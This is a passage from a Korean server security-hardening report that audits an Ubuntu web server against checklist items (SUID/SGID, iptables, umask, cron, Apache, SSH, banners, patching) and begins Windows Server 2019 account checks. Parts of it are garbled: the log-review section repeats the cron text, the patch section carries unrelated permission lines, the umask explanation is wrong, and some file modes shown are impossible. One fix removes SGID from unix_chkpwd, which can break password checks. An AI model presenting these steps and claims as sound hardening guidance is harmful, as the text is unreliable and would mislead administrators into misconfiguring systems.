있을 경우, 암호 검증 우회 등과 같은 보안 사고가 발생할 수 있으므로 권한 설정을 변경 해야 한다.

```
sudo find / -xdev -user root -type f -perm -02000 -exec ls -al {} \;
ubuntu@ip-10-0-0-58:~$ sudo find / -xdev -user root -type f -perm -02000 -exec ls -al {} \;
-rwxr-sr-x 1 root utmp 14488 Mar 24 2022 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rw-r-sr-x 1 root shadow 22680 Nov 17 2024 /usr/sbin/pam_extrousers_chkpwd
-rw-r-sr-x 1 root shadow 26776 Nov 17 2024 /usr/sbin/unix_chkpwd
-rw-r-sr-x 1 root crontab 39568 Mar 23 2022 /usr/bin/crontab
-rw-r-sr-x 1 root shadow 72184 Feb 6 2024 /usr/bin/chage
-rw-r-sr-x 1 root shadow 23136 Feb 6 2024 /usr/bin/expiry
-rw-r-sr-x 1 root _ssh 293304 Feb 11 13:51 /usr/bin/ssh-agent
```

취약점 조치

1) /usr/bin/newgrp 파일 권한 변경

- chmod 명령어를 이용해 "/usr/bin/newgrp" 파일 권한에서 s권한(SUID)을 제거한다.

```
sudo chmod -s /usr/bin/newgrp
```

```
ubuntu@ip-10-0-0-26:~$ sudo chmod -s /usr/bin/newgrp
ubuntu@ip-10-0-0-26:~$ ls -l /usr/bin/newgrp
-rwxr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
```

2) /usr/sbin/unix_chkpwd 파일 권한 변경

- chmod 명령어를 이용해 "/usr/sbin/unix_chkpwd" 파일 권한에서 s권한(SGID)을 제거한다.

```
sudo chmod -s /usr/sbin/unix_chkpwd
```

```
ubuntu@ip-10-0-0-26:~$ sudo chmod -s /usr/sbin/unix_chkpwd
ubuntu@ip-10-0-0-26:~$ ls -l /usr/sbin/unix_chkpwd
-rwxr-xr-x 1 root shadow 26776 Nov 17 2024 /usr/sbin/unix_chkpwd
```

4.2.5. 접속 IP 및 포트 제한(U-18)

취약점 개요

- 허용할 호스트에 대한 IP 및 포트 제한을 하지 않을 경우, Telnet, FTP와 같은 보안에 취약한 네트워크 서비스를 통하여 불법적인 접근 및 시스템 침해 사고가 발생할 수 있다.
- 허용할 호스트만 서비스를 사용하게 하여 서비스 취약점을 이용한 외부자 공격을 방지한다.

양호	접속을 허용할 특정 호스트에 대한 IP 주소 및 포트 제한을 설정한 경우
취약	접속을 허용할 특정 호스트에 대한 IP 주소 및 포트 제한을 설정하지 않은 경우

취약점 설명

1) iptables 정책 확인

- a. iptables : 리눅스 상에서 방화벽을 설정하는 도구
- b. 현재 iptables 정책이 모든 트래픽을 기본적으로 허용하도록 설정되어 있어 시스템이 외부 공격에 노출될 수 있는 취약한 상태이다.

```
sudo iptables -S
```

```
ubuntu@ip-10-0-0-58:~$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
```

취약점 조치

1) iptables 명령어를 통해 접속할 IP 및 포트 정책 추가

- a. 219.251.235.105에서 오는 TCP 22번 포트(SSH) 요청만 허용하고 그 외 모든 IP에서의 22번 포트 접근을 차단하는 정책을 설정한다.

```
sudo iptables -A INPUT -p tcp -s 219.251.235.105 --dport 22 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
```

```
ubuntu@ip-10-0-0-228:~$ sudo iptables -L -n -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out     source               destination
 1656 107K ACCEPT      tcp  --  *      *      219.251.235.105      0.0.0.0/0          tcp dpt:22
      1   40 DROP        tcp  --  *      *      0.0.0.0/0          0.0.0.0/0          tcp dpt:22

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out     source               destination
```

2) iptables 설정 저장

- a. Ubuntu는 iptables-persistent 패키지를 사용해 iptables의 설정을 저장한다.

```
sudo netfilter-persistent save
ubuntu@ip-10-0-0-228:~$ sudo netfilter-persistent save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/15-ip4tables save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/25-ip6tables save
```

4.2.6. UMASK 설정 관리(U-56)

취약점 개요

- 잘못된 UMASK 값으로 인해 파일 및 디렉터리 생성 시 과도하게 권한이 부여될 수 있다.
- 잘못 설정된 UMASK 값으로 인해 신규 파일에 대한 과도한 권한 부여되는 것을 방지한다.

양호	UMASK 값이 022 이상으로 설정된 경우
취약	UMASK 값이 022 이상으로 설정되지 않은 경우

취약점 설명

1) UMASK 값 확인

- a. 0002는 파일과 디렉터리 생성 시 파일 기본 권한을 644로 설정하고 디렉터리 기본 권한을 755로 권한 부여하라는 의미이다.

```
umask
```

```
ubuntu@ip-10-0-0-58:~$ umask  
0002
```

취약점 조치

1) vi 편집기를 이용하여 "/etc/profile" 파일 열기

```
sudo vi /etc/profile
```

2) 다음과 같은 설정을 신규 삽입

```
umask 022  
export umask
```

```
ubuntu@ip-10-0-0-235:~$ sudo cat /etc/profile | grep umask  
umask 022  
export umask
```

4.3. 서비스 관리

4.3.1. cron 파일 소유자 및 권한설정(U-22)

취약점 개요

- root 외 일반사용자에게도 crontab 명령어를 사용할 수 있도록 할 경우, 고의 또는 실수로 불법적인 예약 파일 실행으로 시스템 피해를 일으킬 수 있다.
- 관리자 외 cron 서비스를 사용할 수 없도록 설정하여 시스템 피해를 방지한다.

양호	crontab 명령어 일반사용자 금지 및 cron 관련 파일 640 이하인 경우
취약	crontab 명령어 일반사용자 사용 가능하거나, crond 관련 파일 640 이상인 경우

취약점 설명

1) crontab 명령어 소유자 및 권한 확인

- a. 소유자는 root이지만 권한은 2755로 설정되어 있어 취약한 상태이다.

```
ls -al /usr/bin/crontab
ubuntu@ip-10-0-0-58:~$ ls -al /usr/bin/crontab
-rwxr-sr-x 1 root crontab 39568 Mar 23 2022 /usr/bin/crontab
```

2) /etc/cron.d 내 점검

- a. 소유자는 root이지만 권한은 644로 설정되어 있어 취약한 상태이다.

```
ls -al /etc/cron.d/*
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/cron.d/*
-rw-r--r-- 1 root root 201 Jan 8 2022 /etc/cron.d/e2scrub_all
```

3) 예약 작업을 등록하는 파일 점검

- a. 소유자는 root이지만 권한은 644로 설정되어 있어 취약한 상태이다.

```
sudo ls -al /etc/crontab
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/crontab
-rw-r--r-- 1 root root 1136 Mar 23 2022 /etc/crontab
```

4) 일 단위 실행 스크립트 등록된 파일 점검

- a. 소유자는 root이지만 권한은 755로 설정되어 있어 취약한 상태이다.

```
sudo ls -al /etc/cron.daily/*
```

```
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/cron.daily/*
-rwxr-xr-x 1 root root 539 Mar 18 2024 /etc/cron.daily/apache2
-rwxr-xr-x 1 root root 376 Jul 24 2023 /etc/cron.daily/apport
-rwxr-xr-x 1 root root 1478 Apr  8 2022 /etc/cron.daily/apt-compat
-rwxr-xr-x 1 root root 123 Dec  5 2021 /etc/cron.daily/dpkg
-rwxr-xr-x 1 root root 377 Jan 24 2022 /etc/cron.daily/logrotate
-rwxr-xr-x 1 root root 1330 Mar 17 2022 /etc/cron.daily/man-db
```

5) 주 단위 실행 스크립트 등록된 파일 점검

- a. 소유자는 root이지만 권한은 755로 설정되어 있어 취약한 상태이다.

```
sudo ls -al /etc/cron.weekly/*
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/cron.weekly/*
-rw-rxr-x 1 root root 1020 Mar 17 2022 /etc/cron.weekly/man-db
```

취약점 조치

1) chmod 명령어를 통해 "/usr/bin/crontab" 파일에 대한 권한을 변경한다.

```
sudo chmod 750 /usr/bin/crontab
ubuntu@ip-10-0-0-235:~$ sudo chmod 750 /usr/bin/crontab
ubuntu@ip-10-0-0-235:~$ sudo ls -al /usr/bin/crontab
-rwxr-x-- 1 root crontab 39568 Mar 23 2022 /usr/bin/crontab
```

2) chmod 명령어를 통해 "/etc/cron.d/**" 파일에 대한 권한을 변경한다.

```
sudo chmod 640 /etc/cron.d/*
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/cron.d/*
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/cron.d/*
-rw-r----- 1 root root 201 Jan  8 2022 /etc/cron.d/e2scrub_all
```

3) chmod 명령어를 통해 "/etc/crontab" 파일에 대한 권한을 변경한다.

```
sudo chmod 640 /etc/crontab
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/crontab
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/crontab
-rw-r----- 1 root root 1136 Mar 23 2022 /etc/crontab
```

4) chmod 명령어를 통해 "/etc/cron.daily/**" 파일에 대한 권한을 변경한다.

```
sudo chmod 640 /etc/cron.daily/*
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/cron.daily/*
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/cron.daily/*
-rw-r----- 1 root root 539 Mar 18 2024 /etc/cron.daily/apache2
-rw-r----- 1 root root 376 Jul 24 2023 /etc/cron.daily/apport
-rw-r----- 1 root root 1478 Apr  8 2022 /etc/cron.daily/apt-compat
-rw-r----- 1 root root 123 Dec  5 2021 /etc/cron.daily/dpkg
-rw-r----- 1 root root 377 Jan 24 2022 /etc/cron.daily/logrotate
-rw-r----- 1 root root 1330 Mar 17 2022 /etc/cron.daily/man-db
```

5) chmod 명령어를 통해 "/etc/cron.weekly/**" 파일에 대한 권한을 변경한다.

```
sudo chmod 640 /etc/cron.weekly/*
```

```
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/cron.weekly/*
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/cron.weekly/*
-rw-r----- 1 root root 1020 Mar 17 2022 /etc/cron.weekly/man-db
```

4.3.2. 웹서비스 파일 업로드 및 다운로드 제한(U-40)

취약점 개요

- 웹 애플리케이션에서 파일 업로드와 다운로드 기능이 적절히 제한되지 않을 경우, 대용량 업로드로 인한 서비스 거부(DoS) 공격, 악성 코드 업로드 및 실행, 민감 파일 다운로드 또는 열람 등 양한 보안 위협에 노출될 수 있음.
- 관리자 외 cron 서비스를 사용할 수 없도록 설정하여 시스템 피해를 방지함.

양호	파일 업로드 및 다운로드와 용량을 제한한 경우
취약	파일 업로드 및 다운로드와 용량을 제한하지 않은 경우

취약점 설명

1) Apache 설정에서 업로드 제한 확인

- a. 업로더는 업로드 크기 제한이 설정되어 있지 않음. 보안상 권장되지 않음.

```
grep -R "LimitRequestBody" /etc/apache2/
```

출력값 없음

2) 다운로드 경로 제한 여부 확인

- a. /var/www/html에 대한 별도 <Directory> 블록 없음

- b. /var/www/ 설정이 하위에 영향을 미치므로 /var/www/html에 직접 제어 설정 필요함.

```
grep -R "<Directory /var/www/" /etc/apache2/
```

/etc/apache2/apache2.conf:<Directory /var/www/>

3) 해당 설정 블록 내용 확인

- a. 이 상태에서는 업로드 크기 제한이나 민감 디렉토리 접근 제한 없음 ⇒ 취약함

```
sudo vi /etc/apache2/apache2.conf
```

<Directory /var/www/>

Options Indexes FollowSymLinks

AllowOverride None

Require all granted

</Directory>

취약점 조치

1) 업로드 제한 설정 (예: 10MB 제한)

- "LimitRequestBody 10485760" 명령문 추가 또는 수정

```
sudo vi /etc/apache2/apache2.conf

<Directory /var/www/html>
    Options Indexes FollowSymLinks
    AllowOverride None
    LimitRequestBody 10485760
    Require all granted
</Directory>
```

2) 문법 오류 확인

- 해당 답변 시 출력 설정 문법에 오류 없음을 의미

```
sudo apache2ctl configtest

Syntax OK
```

3) Apache 재시작

```
sudo systemctl restart apache2
```

4) 추가) 민감 디렉토리 접근 제한 추가 설정 예시

```
sudo vi /etc/apache2/apache2.conf

<Directory /var/www/html/secret>
    Require all denied
</Directory>
```

4.3.3. SSH 원격접속 허용(U-60)

취약점 개요

- SSH는 원격지에서 서버를 안전하게 접속하는 필수 서비스임.
- 그러나 기본 설정 상태에서 다음과 같은 보안 미비 사항이 존재할 경우 취약해질 수 있음.
- 무차별 대입 공격, 루트 계정 탈취, 포트 스캐닝 공격에 취약함.

양호	원격 접속 시 SSH 프로토콜을 사용하는 경우. * ssh와 텔넷이 동시에 설치되어 있는 경우 취약 판단
취약	원격 접속 시 Telnet, FTP 등 안전하지 않은 프로토콜을 사용하는 경우

취약점 설명

1) SSH 설정 파일 점검

- a. /etc/ssh/sshd_config파일 내에 보안 설정 확인
- b. 출력값이 없는 것은 sshd 설정파일 내에 지정한 키워드가 명시되지않다는 것을 의미함.

```
sudo grep -Ei "^(PermitRootLogin|PasswordAuthentication|AllowUsers|Port)"  
/etc/ssh/sshd_config
```

출력되지 않음.

2) 실제 적용된 설정값 확인 (Effective Config)

- a. 컴파일된 기본 설정과 /etc/ssh/sshd_config 파일의 모든 설정(및 포함된 설정 파일의 내용)을 반영한 결과를 보여줌.
- b. 출력물 순서대로 해당 출력값에는 디폴트 포트(22port) 사용
- c. 공개키인증을 통한 접속만 허용되고 있지만, Root 계정 로그인에 대한 위협이 있음
- d. 전체 사용자에 대해 비밀번호 기반 인증이 비활성화되어 있어, 공개키 인증 등 다른 보다 안전한 인증 방식만 허용을 의미함. 따라서 루트 계정 탈취 및 침투의 취약점을 갖고있음.

```
sudo sshd -T | grep -Ei "^(permitrootlogin|passwordauthentication|allowusers|port)"  
port 22  
permitrootlogin without-password  
passwordauthentication no
```

취약점 조치

1) Root 계정의 SSH 접근 완전 비활성화

- a. /etc/ssh/sshd_config 파일을 백업.

```
sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak
```

- b. PermitRootLogin 값을 명시적으로 "no"로 변경

```
sudo sed -i 's/^PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config
```

- c. SSH 서비스를 재시작하여 설정을 적용함.

```
sudo systemctl restart ssh
```

2) 기본 포트(22번) 변경

- a. /etc/ssh/sshd_config 파일을 백업한 후, 포트 번호를 변경.

```
sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak
```

```
sudo sed -i 's/^Port.*/Port 2222/' /etc/ssh/sshd_config
```

- b. 변경 후 SSH 서비스를 재시작

```
sudo systemctl restart ssh
```

- c. 변경된 포트에 맞춰 방화벽 규칙(UFW 등)도 추가/수정

```
sudo ufw allow 2222/tcp
```

```
sudo ufw delete allow 22/tcp
```

3) 특정 사용자로 SSH 접근 제한 (AllowUsers 설정)

- a. sshd_config 파일에서 특정 사용자만 접근하도록 AllowUsers 옵션 추가 ex) emma

```
echo "AllowUsers emma" | sudo tee -a /etc/ssh/sshd_config
```

- b. SSH 서비스를 재시작

```
sudo systemctl restart ssh
```

4.3.4. 로그인 시 경고 메시지 제공(U-68)

취약점 개요

- 로그인 시 보안 경고 메시지를 제공하지 않는 경우, 비인가자가 시스템에 접근해도 자신의 행위가 추적 및 법적 책임을 유발할 수 있음을 인지하지 못할 수 있음.
- 특히 SSH 접속 시 배너는 접속 시점에 경고를 명확히 전달
 - * 보안 경고 배너는 무단 접근 방지, 법적 고지, 사용자 인식 개선 역할.

양호	서버 및 Telnet, FTP, SMTP, DNS 서비스에 로그온 메시지가 설정되어있는 경우
취약	서버 및 Telnet, FTP, SMTP, DNS 서비스에 로그온 메시지가 설정되어 있지 않은 경우

취약점 설명

1) /etc/motd 내용 확인

- a. 내용이 없다거나 경고 문구가 없다면, 경고 메시지 제공이 미흡하다고 판단.

```
cat /etc/motd
```

```
출력되지 않음.
```

2) /etc/issue 및 /etc/issue.net 내용 확인

- a. 출력 내용에 "Unauthorized use is prohibited" 등 경고 문구가 없으면 보완이 필요하다고 판단됨.

```
cat /etc/issue
```

```
cat /etc/issue.net
```

```
Ubuntu 22.04.5 LTS n l
```

```
Ubuntu 22.04.5 LTS
```

3) SSH 데몬 Banner 설정 확인

- a. Banner /etc/issue.net 과 같이 설정되어 있다면 해당 파일 내용이 SSH 로그인 시 표시

```
sudo grep -Ei '^Banner' /etc/ssh/sshd_config
```

```
출력되지 않음.
```

취약점 조치

1) /etc/motd 내용 확인

- 경고 메시지 파일 업데이트. o와 Shift + Int로 내용입력.

```
sudo vi /etc/motd
```

The screenshot shows a terminal window titled '1 web-ec2'. The content of the /etc/motd file is displayed, which includes a warning message: 'WARNING: Unauthorized access to this system is prohibited. All activities are monitored and recorded. Legal action will be taken for any unauthorized use.' The terminal window has a dark background with white text.

```
*****  
WARNING: Unauthorized access to this system is prohibited.  
All activities are monitored and recorded.  
Legal action will be taken for any unauthorized use.  
*****
```

- 경고문 저장

```
:wq!
```

2) SSH 배너 설정 적용

- /etc/ssh/sshd_config 파일을 백업한 후, 포트 번호를 변경.

```
sudo vi /etc/ssh/sshd_config
```

```
Banner /etc/motd
```

- ssh데몬 재시작.

```
sudo systemctl restart sshd
```

- 파일 권한 및 소유자 권한 강화 적용

- 해당 파일들을 root 소유로 변경하고, 읽기 전용으로 설정해 보안 강화

```
sudo chown root:root /etc/motd /etc/issue /etc/issue.net
```

```
sudo chmod 644 /etc/motd /etc/issue /etc/issue.net
```

4.4. 패치 관리

4.4.1. 최신 보안 패치 및 벤더 권고사항 적용(U-42)

취약점 개요

- 최신 보안 패치와 벤더 권고사항은 시스템 취약점을 해결하고 안전한 운영 환경 보장을 위해 필수임.
- 미적용 시 침해, 권한 상승, 데이터 유출 등 보안 위협이 발생하므로 정기적으로 패치 상태 확인 및 즉시 업데이트 적용이 필요함.

양호	패치 적용 정책을 수립하여 주기적으로 패치관리를 하고 있으며, 패치 관련 내용을 확인하고 적용했을 경우
취약	패치 적용 정책을 수립하지 않고 주기적으로 패치관리를 하지 않거나 패치 관련 내용을 확인하지 않고 적용하지 않았을 경우

취약점 설명

1) 패키지 업데이트 정보 확인

- a. 소유자는 root이지만 권한은 2755로 설정되어 있어 취약함.

```
sudo apt update
```

```
sudo apt list --upgradable
```

apt update로 소프트웨어 패키지 목록을 최신 상태로 갱신.

apt list --upgradable 명령어로 현재 업데이트가 가능한 패키지들을 확인 및 최신 보안

패치가 미적용된 패키지가 있다면 목록에 표시됨.

2) 보안 패치 이력 및 업데이트 로그 확인

```
grep "upgrade" /var/log/dpkg.log
```

```
grep "install" /var/log/apt/history.log
```

과거 보안 패치 적용 내역 또는 패키지 업데이트 이력을 검토하여 최근에 보안 패치가 설치되었는지 확인함.

3) Ubuntu 공식 보안 공지(<https://ubuntu.com/security/notices>) 및 관련 패치 릴리스 정보를 방문하여, 현재 시스템 버전(22.04 LTS)에 적용된 최신 보안 권고사항 확인 요망.

- a. 특정 핵심 패키지(예: 커널, OpenSSL, Apache, Samba 등)의 최신 버전 상태를 apt-cache policy <패키지명> 명령어를 통해 확인.

취약점 조치

1) 패키지 업데이트 정보 확인

- 소유자는 root이지만 권한은 2755로 설정되어 있어 취약함.

```
sudo apt update
```

```
sudo apt list --upgradable
```

apt update로 소프트웨어 패키지 목록을 최신 상태로 갱신.

apt list --upgradable 명령어로 현재 업데이트가 가능한 패키지들을 확인 및 최신 보안 패치가 미적용된 패키지가 있다면 목록에 표시됨.

2) 보안 패치 이력 및 업데이트 로그 확인

```
grep "upgrade" /var/log/dpkg.log
```

```
grep "install" /var/log/apt/history.log
```

과거 보안 패치 적용 내역 또는 패키지 업데이트 이력을 검토하여 최근에 보안 패치가 설치되었는지 확인함.

3) Ubuntu 공식 보안 공지(<https://ubuntu.com/security/notices>) 및 관련 패치 릴리스 정보를 방문하여, 현재 시스템 버전(22.04 LTS)에 적용된 최신 보안 권고사항 확인 요망.

- 특정 핵심 패키지(예: 커널, OpenSSL, Apache, Samba 등)의 최신 버전 상태를 apt-cache policy <패키지명> 명령어를 통해 확인.

4.5. 로그 관리

4.5.1. 로그의 정기적 검토 및 보고(U-43)

취약점 개요

- root 외 일반사용자에게도 crontab 명령어를 사용할 수 있도록 할 경우, 고의 또는 실수로 불법적인 예약 파일 실행으로 시스템 피해를 일으킬 수 있음.
- 관리자 외 cron 서비스를 사용할 수 없도록 설정하여 시스템 피해를 방지함.

양호	crontab 명령어 일반사용자 금지 및 cron 관련 파일 640 이하인 경우
취약	crontab 명령어 일반사용자 사용 가능하거나, crond 관련 파일 640 이상인 경우

취약점 설명

1) crontab 명령어 소유자 및 권한 확인

- a. 소유자는 root이지만 권한은 2755로 설정되어 있어 취약함.

```
ls -al /usr/bin/crontab
ubuntu@ip-10-0-0-58:~$ ls -al /usr/bin/crontab
-rwxr-sr-x 1 root crontab 39568 Mar 23 2022 /usr/bin/crontab
```

2) /etc/cron.d 내 점검

- b. 소유자는 root이지만 권한은 644로 설정되어 있어 취약함.

```
ls -al /etc/cron.d/*
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/cron.d/*
-rw-r--r-- 1 root root 201 Jan 8 2022 /etc/cron.d/e2scrub_all
```

3) 예약 작업을 등록하는 파일 점검

- c. 소유자는 root이지만 권한은 644로 설정되어 있어 취약함.

```
sudo ls -al /etc/crontab
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/crontab
-rw-r--r-- 1 root root 1136 Mar 23 2022 /etc/crontab
```

4) 일 단위 실행 스크립트 등록된 파일 점검

d. 소유자는 root이지만 권한은 755로 설정되어 있어 취약함.

```
sudo ls -al /etc/cron.daily/*
```

```
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/cron.daily/*
-rwxr-xr-x 1 root root 539 Mar 18 2024 /etc/cron.daily/apache2
-rwxr-xr-x 1 root root 376 Jul 24 2023 /etc/cron.daily/apport
-rwxr-xr-x 1 root root 1478 Apr  8 2022 /etc/cron.daily/apt-compat
-rwxr-xr-x 1 root root 123 Dec  5 2021 /etc/cron.daily/dpkg
-rwxr-xr-x 1 root root 377 Jan 24 2022 /etc/cron.daily/logrotate
-rwxr-xr-x 1 root root 1330 Mar 17 2022 /etc/cron.daily/man-db
```

5) 주 단위 실행 스크립트 등록된 파일 점검

e. 소유자는 root이지만 권한은 755로 설정되어 있어 취약함.

```
sudo ls -al /etc/cron.weekly/*
```

```
ubuntu@ip-10-0-0-58:~$ sudo ls -al /etc/cron.weekly/*
-rw xr-xr-x 1 root root 1020 Mar 17 2022 /etc/cron.weekly/man-db
```

취약점 조치

1) chmod 명령어를 통해 "/usr/bin/crontab" 파일에 대한 권한을 변경함.

```
sudo chmod 750 /usr/bin/crontab
```

```
ubuntu@ip-10-0-0-235:~$ sudo chmod 750 /usr/bin/crontab
ubuntu@ip-10-0-0-235:~$ sudo ls -al /usr/bin/crontab
-rwxr-x--- 1 root crontab 39568 Mar 23 2022 /usr/bin/crontab
```

2) chmod 명령어를 통해 "/etc/cron.d/*" 파일에 대한 권한을 변경함.

```
sudo chmod 640 /etc/cron.d/*
```

```
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/cron.d/*
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/cron.d/*
-rw-r----- 1 root root 201 Jan  8 2022 /etc/cron.d/e2scrub_all
```

3) chmod 명령어를 통해 "/etc/crontab" 파일에 대한 권한을 변경함.

```
sudo chmod 640 /etc/crontab
```

```
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/crontab
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/crontab
-rw-r----- 1 root root 1136 Mar 23 2022 /etc/crontab
```

- 4) chmod 명령어를 통해 "/etc/cron.daily/*" 파일에 대한 권한을 변경함.

```
sudo chmod 640 /etc/cron.daily/*
```

```
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/cron.daily/*
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/cron.daily/*
-rw-r----- 1 root root 539 Mar 18 2024 /etc/cron.daily/apache2
-rw-r----- 1 root root 376 Jul 24 2023 /etc/cron.daily/apport
-rw-r----- 1 root root 1478 Apr  8 2022 /etc/cron.daily/apt-compat
-rw-r----- 1 root root 123 Dec  5 2021 /etc/cron.daily/dpkg
-rw-r----- 1 root root 377 Jan 24 2022 /etc/cron.daily/logrotate
-rw-r----- 1 root root 1330 Mar 17 2022 /etc/cron.daily/man-db
```

- 5) chmod 명령어를 통해 "/etc/cron.weekly/*" 파일에 대한 권한을 변경함.

```
sudo chmod 640 /etc/cron.weekly/*
```

```
ubuntu@ip-10-0-0-235:~$ sudo chmod 640 /etc/cron.weekly/*
ubuntu@ip-10-0-0-235:~$ sudo ls -al /etc/cron.weekly/*
-rw-r----- 1 root root 1020 Mar 17 2022 /etc/cron.weekly/man-db
```


5. 세부 수행내역 – WAS 서버 (Windows Server 2019)

5.1. 계정관리

5.1.1. Administrator 계정 이름 변경 또는 보안성 강화(W-01)

취약점 개요

- 원도우즈 최상위 관리자 계정인 Administrator는 기본적으로 삭제하거나 잠글 수 없어 악의적인 사용자의 목표가 된다.
- 일반적으로 관리자 계정으로 잘 알려진 Administrator를 변경하지 않은 경우 악의적인 사용자의 패스워드 추측 공격을 통해 사용 권한 상승의 위험이 있다.

양호	Administrator Default 계정 이름을 변경하거나 강화된 비밀번호를 적용한 경우
취약	Administrator Default 계정 이름을 변경하지 않거나 단순 비밀번호를 적용한 경우


취약점 설명

- 시작>프로그램>제어판>관리도구>로컬 보안 정책>보안옵션에서 “계정: Administrator 계정 이름 바꾸기 정책” 확인한다.
 - 관리자 계정 상태가 활성화 되어있으나, 계정명은 Administrator로 변경하지 않는 것을 볼 수 있다.

Policy	Security Setting
Accounts: Administrator account status	Enabled
Accounts: Block Microsoft accounts	Not Defined
Accounts: Guest account status	Disabled
Accounts: Limit local account use of blank passwords to co...	Enabled
Accounts: Rename administrator account	Administrator
Accounts: Rename guest account	Guest
Audit: Audit the access of global system objects	Disabled

취약점 조치

- 1) 기본 관리자명인 Administrator가 아닌 예측이 어려운 다른 계정명으로 변경한다.



5.1.2. 계정 잠금 임계 설정 미흡(W-04)

취약점 개요


- 공격자는 시스템의 계정 잠금 임계값이 설정되지 않은 경우 자동화된 방법을 이용하여 모든 사용자 계정에 대해 암호조합 공격을 자유롭게 시도할 수 있으므로 사용자 계정 정보의 노출 위험이 있다.

양호	계정 잠금 임계값이 0 이 아닌 5 이하의 값으로 설정되어 있는 경우
취약	계정 잠금 임계값이 0이나 6이상인 경우

취약점 설명

